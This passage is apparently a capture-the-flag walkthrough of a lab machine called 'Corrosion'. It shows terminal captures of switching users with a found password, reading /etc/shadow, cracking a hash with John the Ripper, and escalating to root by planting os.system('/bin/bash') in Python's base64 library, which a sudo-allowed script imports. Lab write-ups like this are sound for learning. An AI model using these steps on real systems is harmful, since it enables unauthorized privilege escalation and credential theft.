
```
tomcat@corrosion:/home$ cd jaye
cd jaye
tomcat@corrosion:/home/jaye$ su jaye
su jaye
Password: melehifokivai

$ ls
ls
Desktop    Downloads  Music     Public  Templates
Documents  Files      Pictures  snap    Videos
```

we will get into the files directory and look for */etc/shadow* file. Yay! We got the hash values of the password. We will copy randy's hash value and try to brute force it with the help of *john the ripper*.





In the above image, the hash has been copy pasted to a file called hash.



Yeah! We found the password ☺

The Privilege Escalation:

We will connect to randy through *ssh.*

```
┌──(kali㉿kali)-[~]
└─$ ssh randy@192.168.149.128
The authenticity of host '192.168.149.128 (192.168.149.128)' can't be established.
ED25519 key fingerprint is SHA256:zKtKAXyhL0euYM1nLav6ZWVRGZ4c2NxUZ+mMIU3VImg.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.149.128' (ED25519) to the list of known hosts.
randy@192.168.149.128's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-34-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

348 updates can be applied immediately.
234 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

randy@corrosion:~$ sudo -l
[sudo] password for randy:
Sorry, try again.
[sudo] password for randy:
Matching Defaults entries for randy on corrosion:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User randy may run the following commands on corrosion:
    (root) PASSWD: /usr/bin/python3.8 /home/randy/randombase64.py
randy@corrosion:~$
```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

The randombase64.py python code can be used for python library hijacking which imports another file called base64.

Python Library Hijacking:

- It is used to escalate your privileges by editing the imported functions to call system commands or even spawn a shell, that will have root rights.

We are using *locate* command to obtain the base64 file coordinates.



Add the following commands show below in the image to gain the root access.

```
randy@corrosion: ~
File  Actions  Edit  View  Help
  GNU nano 4.8                    /usr/lib/python3.8/base64.py                    Modified
#! /usr/bin/python3.8
"""Base16, Base32, Base64 (RFC 3548), Base85 and Ascii85 data encodings"""
# Modified 04-Oct-1995 by Jack Jansen to use binascii module
# Modified 30-Dec-2003 by Barry Warsaw to add full RFC 3548 support
# Modified 22-May-2007 by Guido van Rossum to use bytes everywhere

import re
import struct
import binascii
import os
os.system ("/bin/bash")
__all__ = [
    # Legacy interface exports traditional RFC 2045 Base64 encodings
    'encode', 'decode', 'encodebytes', 'decodebytes',
    # Generalized interface for other encodings
    'b64encode', 'b64decode', 'b32encode', 'b32decode',
    'b16encode', 'b16decode',
    # Base85 and Ascii85 encodings
    'b85encode', 'b85decode', 'a85encode', 'a85decode',
    # Standard Base64 encoding
    'standard_b64encode', 'standard_b64decode',
    # Some common Base64 alternatives.  As referenced by RFC 3458, see thread
    # starting at:
    #
    # http://zgp.org/pipermail/p2p-hackers/2001-September/000316.html
    'urlsafe_b64encode', 'urlsafe_b64decode',
    ]


bytes_types = (bytes, bytearray)  # Types acceptable as binary data

def _bytes_from_decode_data(s):
    if isinstance(s, str):
        try:
            return s.encode('ascii')
        except UnicodeEncodeError:
            raise ValueError('string argument should contain only ASCII characters')
    if isinstance(s, bytes_types):
        return s
    try:
        return memoryview(s).tobytes()
    except TypeError:
        raise TypeError("argument should be a bytes-like object or ASCII "

^G Get Help   ^O Write Out   ^W Where Is   ^K Cut Text   ^J Justify   ^C Cur Pos   M-U Undo
^X Exit       ^R Read File   ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line M-E Redo
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

Hooray! We made it! We gained the root access, changed the directory to root and got the flag.

```
randy@corrosion:~$ sudo /usr/bin/python3.8 /home/randy/randombase64.py
[sudo] password for randy:
root@corrosion:/home/randy# cd root
bash: cd: root: No such file or directory
root@corrosion:/home/randy# cd /root
root@corrosion:~# ls
root.txt  snap
root@corrosion:~# cat root.txt
2fdbf8d4f894292361d6c72c8e833a4b
root@corrosion:~#
```

Thank you!